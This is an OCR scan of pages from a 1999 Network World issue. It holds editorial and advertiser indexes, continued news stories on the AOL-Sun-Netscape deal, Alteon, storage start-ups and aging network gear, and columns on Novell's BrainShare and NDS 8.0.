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

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

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

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

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

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

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

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
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
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

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# NetworkWorld

## EDITORIAL INDEX

3Com ....6,44
A
Addonics Communications ....15
Alteon Networks ....1
Ascend ....44
AT&T ....8,10
B
BellSouth ....23
Blue Martini ....14
British Telecommunications ....10
C
Cabletron ....6,44
Cisco ....15
Communications Systems ....15
Compaq ....6
D
Dell ....6
Deutsche Telekom ....10
E
Equant ....10
Ericcson Datacom Access ....44
Ericsson ....6
Extreme ....15
F
France Telecom ....10
G
Ganymede Software ....30
Global Crossing ....23
Global One ....10
I
Infonet ....10
Intel ....44
Interlink Computer Sciences ....6
L
LANart ....15
Lucent ....44
M
MCI WorldCom ....10
Memco Software ....27
Microsoft ....6
N
NBase-Xyplex ....44
Nortel Networks ....6,10,13
Novell ....12,62
Q
Qualcomm ....6
R
RedCreek Communications ....15
S
Shunra Software ....27
Spectrum ....10
Sprint ....10
Sterling Software ....6
Sycamore Networks ....20
T
Tetranet ....27
Tivoli ....10
Transition Networks ....15
W
Westinghouse Communications ....23
X
Xedia ....15

## ADVERTISER INDEX

| Advertiser | Reader Service# | Page# | URL |
|---|---|---|---|
| ADC Kentrox Industries | 91 | 26 | www.kentrox.com |
| American Power Conversion | 96 | 16-17 | www.epcc.com |
| American Technology | 302 | 50 | www.atli.com |
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| Cybex Computer Products | 227 | 51 | www.cybex.com |
| Dataprobe Inc | 285 | 53 | www.detaprobe.com |
| Equaot Network Services | 93 | 13 | www.equent.com |
| Excel Computer | 217 | 55 | www.excelcdrom.com |
| ForeFront Oirect | 237 | 53 | www.ffg.com |
| Global Technology | 292 | 50 | www.gnatbox.com |
| Great Lakes Case/Cabinets | 274 | 53 | www.greatcabinets.com |
| I8M | | 20, 21 | www.ibm.com |
| Intel Corp | | 9, 18-19 | www.intel.com |
| Kensmen Corp | 298 | 52 | www.kansmen.com |
| LAN Quest | | 24 | www.lenquest.com |
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| Latitude Communications | | 42 | www.latitude.com |
| Microsoft Corp | | 2-3, 28-29, 31 | www.microsoft.com |
| Network Associates | 95 | 7 | www.networkassociates.com |
| Network Instuments | 290 | 54 | www.networkinstruments.com |
| Networld + Interop | | 37 | www.interop.com |
| Nortel Networks | 97 | 63 | www.nortelnetworks.com |
| Reritan Computer | 314 | 54 | www.reritan.com |
| Rose Electronics | 289 | 51 | www.rosel.com |
| SOL Comm Inc | 277 | 52 | www.sdlcomm.com |
| Telcordia Technologies | | 22 | www.telcordia.com |
| Timeplex group | 239 | 54 | www.timeplex.com |
| Toshiba America Inc | 94 | 32-33 | www.networks.toshiba.com |
| UUNET | | 4 | www.uu.net |
| Vir Inc | 281 | 55 | www.vir.com |
| Visual Networks Inc | 98 | 11 | www.visualnetworks.com |
| Westem Telematic Inc | 250 | 55 | www.wti.com |

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**AOL,**

continued from page 1

software to create complete e-commerce systems for corporate customers. AOL seems to be planning to use the fruit of this development labor to create e-commerce services aimed at businesses.

That reorganization sounds fairly simple. But AOL and Sun face an array of issues, including how to handle product overlap, as they try to exploit Netscape assets (see graphic). For instance, the three companies offer as many as five browsers among them.

The first step in making this still-murky relationship work was unveiled last week: creating a "strategic alliance" of some 2,000 Sun and Netscape developers and managers.

But many questions remain. Which company will run this organization? Who will support the products? Are the companies going to create code to integrate products or merely bundle them?

"The press accounts about this new strategic alliance are confusing," says Eric Brown, senior analyst with Forrester Research in Cambridge, Mass., who has additional questions. "Where does the money come from? Where does the revenue go? Who has the power to hire and fire? What is this?"

Whatever this joint venture is, it seems clear that Sun is in control. Sun's Mark Tolliver, formerly head of the company's consumer and embedded systems division, is president and general manager of the new group. Barry Ariko, who had been a Netscape senior vice president, is Tolliver's deputy general manager.

Ariko wears another hat: He's also AOL's senior vice president of the new Netscape Enterprise Group. According to an AOL press release, this group "will continue to serve Netscape's enterprise customers" as well as "contribute" to the alliance. That statement sounds like the new group will be a support organization, but AOL didn't release any details.

Here's how the deal breaks down for Sun and AOL.

### What Sun gets

Based on the three-way deal, Sun is now able to offer its Solaris servers and Java technology alongside Netscape's products: Web, e-mail and directory servers and the ECXpert line of commerce tools. How, or whether, the Sun-Netscape alliance will knit the products more tightly together is another key issue neither company has addressed.

Sun apparently hopes to offer these products running on its Solaris servers and other systems software, and to create a complete, ready-to-roll e-commerce line.

One conflict Sun hasn't resolved is whether the company will promote its own application server, called NetDynamics, or Netscape's, called Netscape Application Server (formerly Kiva).

Sun is likely to push hard to expand the use of Java technology in the Netscape products, especially the Enterprise Java Beans (EJB) specification. EJB is a standard way to write interoperable, reusable server-based software components. "If these products are not up to snuff [with EJB support], then rivals like BEA Systems or IBM could take the premier space in the Web application server market," says David Sonnenschein, director of Internet consulting at Metamor Consulting Solutions in Dallas.

### The AOL side

AOL today derives an important chunk of its revenue ($181 million of $960 million reported in the most recent fiscal quarter) from selling Web advertising space to vendors that want to reach AOL's 15 million members, most of them consumers. Netscape's Netcenter portal, meanwhile, draws mainly business users.

Last week, AOL executives said they will "expand" Netcenter but didn't give any details. AOL is also still silent on what it will do with the Netscape Navigator browser. AOL said it will release Version 5.0 later this year, but the firm's focus seems to be in two areas. One is aiming a browser at the burgeoning market for handheld wireless devices. A second plan is to embed a browser directly into AOL or AOL-built Web sites, creating a browser window that's optimized specifically for those sites. ◪

## From the desk of Steve Case

**Sun-AOL to-do list:**

- ☐ Build "turnkey" e commerce systems for business clients.
- ☐ Convince these guys to use the online service that features kids' games.
- ☐ Decide how to Javasize Netscape's server based software products.
- ☐ Decide whether to force Sun to stick to Netscape's NT commitments.
- ☐ Determine whether to use Sun's or Netscape's application server.
- ☐ Get a browser on cell phones, PDAs, cable TV boxes and espresso machines.
- ☐ Do that before Microsoft does.
- ☐ Figure out which browser is best for small devices.
- ☐ Do the same for PCs.
- ☐ What about a Java browser?
- ☐ Boost traffic to Netscape Netcenter portal. (More kids' games?)
- ☐ Stock up on smoke and mirrors.

---

**Global One,**

continued from page 10

their already-established networks in dozens of countries.

Global One has also suffered when users have asked about end-to-end facilities overseas, especially outside Global One's markets of France and Germany. For example, MCI WorldCom has added high-speed fiber rings in numerous European cities via its previous acquisition of MFS Communications.

"What Sprint should have done in 1998 was reform Global One more as a single entity. But they were unable to do that because of the bureaucracy," Ayvazian says. A sticking point: which vendors to use for which types of nets. "You know what the problem was: Should we have a German vendor? Should we have a French vendor?"

The Global One reports surfaced during a week in which one of Sprint's top executives, Long-distance Division President Patti Manuel, resigned. Sprint said she would not be replaced; instead the carrier is realigning the responsibilities of other top executives.

The changes at Sprint renewed speculation that the firm may eventually be sold. Such a sale would come at a price: Sprint's strong consumer and wireless sales have helped boost its stock price to nearly $100 per share and its market capitalization to $33 billion. ◪

## Corrections

In the recent story "Life after Cisco" (*NW*, March 15, p.1), Mario Mazzola's title should have been written as senior vice president for Cisco's enterprise line of business, and Nick Francis' former role at Cisco should have been identified as marketing head of Cisco's IBM business unit.

A recent story (*NW*, March 15, page 6) misstated the date StorageNetworks was founded and incorrectly identified one of company's founders. The firm was started up in August 1998 by Bill Miller and Peter Bell.

---

# Commerce One eyes business-to-business portals

BY ELLEN MESSMER

*WALNUT CREEK, CALIF.* — Want to set up a giant business-to-business portal for companies in your industry to swap purchases and invoices over the Internet? Commerce One claims it has the software for you.

MarketSite 3.0 is Windows NT software that handles catalog hosting, transaction processing and purchase-order processing. This new version of the product, expected to be in beta release in the second quarter, is touted as the Open Marketplace Platform because it can perform tasks such as document conversion, including the translation of electronic data interchange into Extensible Markup Language.

Version 3.0 is also open because it handles trades generated by Commerce One's intranet BuySite software, and will work with competing electronic commerce-procurement products from RightWorks and Intershop Communications.

With MarketSite 3.0, each set of trading partners uses the portal software as the middleman to send and receive purchase information. Partners can define the document types however they want.

"They can define the shipping request, payment request and the like," says Chuck Donchess, Commerce One's vice president of marketing.

### Boasting big backers

In related news, Commerce One today will announce that carrier British Telecommunications will be using MarketSite 3.0 to set up a business-to-business portal. A similar deal is in place with Japan-based carrier, NTT. A North American-based portal, called MarketSite. net, is being built by MCI WorldCom.

Commerce One and each carrier will split the portal fee, usually $2 per transaction, that suppliers get charged. The three sites claim they will work together to create an international trading community.

A few firms, including W.W. Grainger and Schlumberger Oil Services, say they hope to be able to use the commerce portals when they're ready. ◪

## Build your own vertical portal

**Commerce One's plans for MarketSite 3.0 "Open Marketplace" Platform:**

- Software to be used by service providers to deliver e commerce services that include managed content, credit card processing, catalog hosting and tax payment calculation.
- Commerce One is working with BT in the United Kingdom, NTT in Japan and MCI WorldCom in the U.S. to build e commerce marketplaces based on the software.

### Alteon,

continued from page 1

today, several additional server-specific capabilities are on tap. One example is the ability to read deeper into a packet, look at the URL indicated in it and make a decision about where to send the packet based on the URL.

The products will also be able to manage bandwidth to individual servers and coordinate that net resource allocation with bandwidth available on the WAN side. Classes of service will be defined, allowing Web hosts to provide different levels of service to different customers. Users will receive security services coordinated on the LAN and WAN sides of Alteon's products, the company says.

The rollout of these added services will begin with the switches, code-named Genius, to be announced next month and delivered in the summer. Though the switches will be the biggest Alteon has produced, the company says the devices' most important innovation is that they embed services such as load balancing and Layer 4 switching in hardware (*NW,* Nov. 2, 1998, page 1).

All of Alteon's fellow Gigabit Ethernet start-ups have been acquired or are about to go public on the strength of their Layer 3 switches. Unlike those companies, Alteon never found success through Layer 3 switching and instead pushed its way into several other network niches. Now the company finds that people in the industry identify Alteon more with network-centric sidelights than with the Web-server-centric products that have become the fastest growing part of its business.

#### Out with the old . . .

But Web-centric products are a new market, so Alteon will have to de-emphasize its Gigabit Ethernet heritage. The company was one of the first vendors to sell Gigabit Ethernet network interface cards (NIC). It also generated some industry buzz around Jumbo Frames, the company's proprietary technique for speeding bulk transfers into and out of servers using Gigabit Ethernet.

Industry watchers point out that most NICs, as well as Layer 2 switches, have rapidly become commodities. "At the low end, Ethernet is almost an offshore business entirely," says Peter Christy, principal of Collaborative Research in Los Altos, Calif. The same is bound to happen to Gigabit Ethernet NICs, making it difficult for Alteon to compete against large NIC vendors such as 3Com and Intel.

While many in the industry see Jumbo Frames as a good idea, still more recognize that the technology will face substantial resistance in standardization because it requires that a basic property of Ethernet — the maximum frame size — be changed.

Although Alteon will continue to develop products that use Jumbo Frames and Gigabit Ethernet technologies, the firm won't put its marketing effort behind them, Orr concedes. He adds that while half of the company's business is still centered around networking, the Web-working half of the business is growing two to three times as fast.

#### . . . and in with the new

The company's current load-balancing switches have found favor particularly with companies presenting a lot of information via the World Wide Web. "It's been really cool for us because we can't really handle the traffic with one server," says John Dodds, senior systems manager at FinancialWeb.com in Altamonte Springs, Fla., which uses Alteon switches. Financial Web.com offers real-time stock quotes over the Web.

The Internet traffic management market will grow from $130 million today to nearly $1 billion in 2002, according to Collaborative. Although Alteon's competitors in this field include Radware and F5 Labs, the company is most concerned about Cisco.

"If Cisco decided this is a cool business, as a smaller vendor, that's not what you're looking for," analyst Christy says.

***"We have been designing an architecture with the muscular body of a networking switch, but with the soul of a server."***

Dominic Orr, president and CEO, Alteon

Alteon's revenue in its last fiscal year was $13.7 million, and the company says it will pull in about $30 million this fiscal year, which ends in June. ◪

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### Start-ups,

continued from page 1

and servers over LANs or WANs.

- SanCastle, which is building a Fibre Channel switch for LAN, WAN and storage connectivity.
- Siros Technology, founded by a Stanford University professor who is a pioneer in holographic storage. Siros is working on a super high-density 3-D storage system.
- Astrum Software, which is developing Windows NT storage capacity and performance management software.

Convergenet will be rolling out a hardware/software combination, dubbed Gemini, at NetWorld+Interop '99 in Atlanta. Gemini will integrate Fibre Channel and legacy SCSI devices with multiprotocol routing. This integration will allow any type of storage, including Windows NT storage, to be exchanged for Sun or OpenVMS storage in the event of a failure.

Gemini will incorporate switches from Brocade Communications and other vendors, and provide the caching of data transferred between local, WAN and Fibre Channel networks.

Convergenet has raised more than $30 million and hopes to ship its device in October. The company's product will initially work with Unix servers, with Windows NT server support to follow shortly thereafter.

"We are building the intelligence that allows a data center to distribute its storage across multiple vendor platforms and keep track of and manage it all," says Jeffrey Drazen of Sierra Ventures, which has an investment in Convergenet. "To do that you need intelligence, software, some storage and lots of networking capability, from Ethernet to Gigabit Ethernet to ATM to Fibre Channel." Sierra Ventures says it is willing to invest up to $50 million in the storage market.

SanCastle, which saw its second round of financing last week, is also looking at connecting storage in an any-to-any fashion. The firm is making a nonblocking, multiprotocol switch to shunt traffic from one type of network or device to another.

SanCastle's Tira 3000 will allow LAN and WAN technologies, such as Gigabit Ethernet and ATM, to communicate with a Fibre Channel device for remote vaulting, disaster recovery or backup. That ability means users on a SONET-based net over ATM could retrieve data from a storage-area network located hundreds of miles away.

Siros Technology, a vendor in the high-density storage arena, would not comment on its product. The company, which has received $20 million in venture capital, is working with a 3-D storage technology to develop ultra-high-capacity digital storage.

In a traditional disk, data is written to the surface, although some depth exists that could be used for data storage. Siros is taking this depth and optically writing data to it to increase the amount of data a disk can hold.

Lambertus Hesselink, founder of Siros, is one of the pioneers in the field of holographic storage, in which up to one terabyte of data can be stored on a crystal the size of a sugar cube. In spite of Hesselink's ties to holographic storage, Siros says it is not working on holography but is focusing on using the 3-D aspects of the disk itself.

Finally, Astrum Software is ready to ship a quota and performance management utility for Windows NT that monitors system storage requirements and performance levels across enterprise networks.

Astrum's Storcast tool can set storage limits for Windows NT network users and alert managers when that limit is exceeded. Performance problems prompt a similar response. ◪

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#### Storage start-up stats

START-UP SPOTLIGHT

| Company: | Astrum Software | Convergenet | SanCastle | Siros Technology |
|---|---|---|---|---|
| Founded: | January 1997 | November 1997 | May 1998 | May 1997 |
| Founders' backgrounds: | Acersoft, an OpenVMS software company, and Hewlett Packard | Network Peripherals and Convergent | Network infrastructure and storage vendors | IBM and Stanford University |
| Venture funding: | None | More than $30 million | $5 million | $20 million |
| Web address: | www.astrumsoftware.com | www.convergenet.com | www.sancastle.com | www.sirostech.com |

## Old gear,

continued from page 1

STEVE SACK

Harrison is far from the only one wringing the last drops of usefulness out of technology you might expect to find on the scrapheap instead of working in active networks.

Whether to avoid making huge capital investments in upgrades or to keep tried-and-true applications running, network administrators are stretching the age limits of their network hardware and software.

In Harrison's case he says he got a Sun SPARCserver 690 chassis for free and added four 1.6G-byte drives a friend gave him.

"According to Sun, it's obsolete, but according to me, it kicks ass. And I paid nothing for it," Harrison says.

As for Harrison's PBX, which debuted in the 1970s: "You couldn't buy something comparable for ten grand. And it's also a space heater," he jokes.

### Keep 'em happy

Harrison runs his own show, so he can do what he wants, but others don't have the luxury to dictate what stays in their networks and what goes.

Bruce McIntosh, a data center senior engineer for the University of Florida at Gainesville, can't retire 15-year-old IBM 7171 protocol converters that have been at the school longer than he has.

"A very small, very vocal group of people says the 7171s are the best way to access the mainframes. There isn't a telnet arrangement that can keep them happy, so we keep the 7171 boxes up," he says.

Those same users could dial in to more modern Cisco 5100 and 5300 terminal servers that other users call, but they won't.

The loyalists claim to get better response dialing in to the aging converters at 2.4K bit/sec than dialing the terminal servers at 28.8K bit/sec. As long as users still want them, there is no reason to get rid of them.

"They still work fine," McIntosh says.

Despite what users think, some gear is so well-suited to a specific task that it will likely never be replaced. The venerable Digital PDP-11 of 1980s vintage, for example, has found a permanent home in at least one U.S. military application.

The box is the core component of a training simulator for artillerymen who aim cannon fire. "When people are learning the methods of adjusting fire from single or multiple guns, it takes awhile for the basic concepts to sink in. With a simulator, the rounds are virtual," says Andy Kemp, who used to maintain such a system for the Marines and is now a senior systems engineer for Powertel, a wireless phone company in West Point, Ga.

The PDP-11 does its job, and it doesn't have to be fast, he says. All it has to do is convert digital input to analog controllers.

"The maintenance costs are fairly low, failure of components internal to the PDP is rare and operator training is inexpensive," he says. That's a winning combination.

The simulator is not threatened by Year 2000 because the system clock doesn't have to be in sync with the real world, just other nodes, Kemp says.

Y2K, though, is the end of the road for other gear, including a Wang VS-65 that cost $250,000 in 1984 and is still in use at University Mechanical Contractors in Seattle. Once the anchor of the company's accounting system, the VS-65's specifications are unimpressive by today's standards: 1,024K bytes of RAM and 2G bytes of fixed storage. It has 8mm and 1/2-inch reel-to-reel tape backups.

As a result, the VS-65 isn't asked to do much anymore, says Chris Bondelid, a systems administrator for University Mechanical.

"We still have it operating for legacy accounting info lookups, but it's mainly burning electrons, twiddling its thumbs. It's slower than molasses in January," he says.

But it is a known system, it is paid for and it still meets the needs of the records-lookup application.

"It has been solid as a rock," Bondelid says.

Plus it has entertainment value. "All my friends that come over look at it and their eyes bug out," he says.

But soon it will be decommissioned. "It supports an old COBOL application that would be too hard and costly to make Y2K-compliant," Bondelid says.

What will happen to the VS-65? "We're possibly thinking of asking Wang if they want it back for testing or training purposes," Bondelid says with a smile.

Y2K is claiming other workhorses, including the 1992 Cisco IGS router blade in a Cabletron MMAC-3 hub that until earlier this year provided remote access to a branch office of the National Cancer Institute in Fort Detrick, Md.

Earlier this year, the router was still running Cisco's IOS 8.3(3); Cisco is currently shipping IOS 12.

Since the hub/router combination was installed, Cisco and Cabletron stopped doing business with each other.

"This was from the two vendors' friendlier days," says Tom Zanylo, a network analyst for Science Applications International, which administers the cancer institute's network.

But the MMAC-3 wasn't broke, so nobody thought to fix it, Zanylo says. However, Cisco says it won't support the router after 2000. So the institute traded it in during a network upgrade from a shared Ethernet to a switched Ethernet LAN.

While some network executives tolerate old gear until it is forced into retirement, others actively weed it out.

The U.S. Department of Education, for example, is in the midst of upgrading its Student Financial Assistance Program network from SNA to TCP/IP, says Tim Weil, a network consultant working on the project for RPM Consulting of Columbia, Md.

ZIP!SNA Gateways from Attachmate, 10-year-old DOS-based devices that Attachmate no longer supports, still link the department's desktops to its mainframes. The gateways are showing their age.

"When you walk down the hall and open the cabinet, you can just rub the dust off the top of the things. Whenever I look, there's a fingerprint from the last guy who was there," Weil says.

The fact that the gateways still work won't save them.

"The motivation for going forward isn't that it doesn't work. It all works. The desire to get into a complete TCP/IP architecture is, well, we want to get into the 20th century before it's over," Weil says. ◪

**University Mechanical's Wang VS-65 still provides service — and entertainment: "All my friends that come over look at it and their eyes bug out," says Chris Bondelid, a systems administrator for the company.**

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# Backspin

## Novell thinking big and small

*"I like thinking big. If you're going to be thinking anything, you might as well think big."*

— Donald Trump

MARK GIBBS

Well, I'm missing BrainShare. Or more correctly, by the time you read this, I will have missed it.

I'm sure you know, but in the unlikely case you don't, BrainShare is Novell's public display of thinking big. The lovefest is held in Salt Lake City where more than one thousand people paying a little less than $1,500 gather to hear what Novell is doing. This year, Novell is putting a lot of focus on its forthcoming version of the Novell Directory Services, NDS 8.0, which is definitely a piece of big thinking.

And Novell is proposing more big thinking on top of NDS 8.0. The best is Novell's new "digitalme" technology, which uses NDS to manage the identity of users on the Internet. The company already has Citigroup and FirstUSA backing the idea.

But I must note that Novell is getting a little above itself. On its Web site, you can sign up for "Webcasts" of key BrainShare presentations. Good idea, except Novell wants you to cough up $25 per session for the privilege!

These were two-hour broadcasts using Real Network's RealPlayer. The topics were "TCP/IP on the Wire" and "Comparing NetWare 5 and Microsoft Windows 2000." And if you signed up for both you got to watch "NetWare 5 Boot Camp: Inside NetWare 5," "NDS Design Strategies for ZENworks" and "Top NDS Issues."

Let me get this straight. Novell wanted people to pay $12.50 per hour to watch what must have been a mediocre-quality, unreliable transmission. But to add insult to injury, with the exception of the first session, all the sessions were obviously Novell product pitches presented by Novelloids. The company must be losing it. (If you shelled out some cash for these broadcasts, drop me a note and let me know what you thought of them and if they were valuable.)

Anyway, back to our topic . . . Novell's NDS 8.0. It's pretty impressive. Novell is said to have demonstrated an NDS system loaded with one billion objects — I heard a pitch on what that took and it was not a trivial exercise — and I'm told the access time for the content of any selected object was very fast. That goes a long way to demonstrating scalability.

The early beta-user feedback on NDS 8.0 is encouraging. Large telcos and end users are enthusiastic and, given that International Data Corp. says 80% of the Fortune 1000 has Novell NDS in place, the future of NDS should be promising. I write "should be" because, as usual, Microsoft has the potential to be the spoiler.

Even though Novell will have a seven-year lead by the time Microsoft's Active Directory Services (ADS) comes out, and a far better architecture (unless Microsoft does something radical in the next few months), Microsoft has the clout to turn users away from what should be a common-sense decision.

NDS is a common-sense decision because ADS will be unproven and only available on NT, whereas NDS will be available on NT, Solaris, HP/UX, OS/390 and Linux. And ADS is underpinned by Microsoft's wretched domain security system, known for poor scalability and manageability, while NDS is based on NetWare security that has proved to be scalable and manageable.

Despite all these arguments, Novell looks like it is struggling with marketing. And this isn't just because Microsoft has clout. Small thinking on the part of Novell, such as charging prospects and existing customers to watch sales pitches, is causing problems for the company. And I could expound at length on how badly Novell communicates with the press.

Novell needs to think big about things that matter, such as defining its position, and forget about little things like charging for Webcasts.

*Big thinking to nwcolumn@gibbs.com or (800) 622-1108, Ext. 7504.*

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# 'NET BUZZ

PAUL MCNAMARA

**Novell has been to the Internet** what common sense is to the law: that is to say distantly related, at best.

Having survived a near-death experience these past few years, however, this stodgy network elder has apparently decided to make peace with the dot.com branch of the family. (Cue violins; hugs all around; dab those tears.)

**Eric Schmidt** was never going to have it any other way, of course. When talking Java, the guy's more Mr. Coffee than Joltin' Joe, and he didn't leave Sun to run the Sears Roebuck of networking. Still, it was a bit unnerving to be at BrainShare last week and hear Novell preaching that old-time 'Net religion.

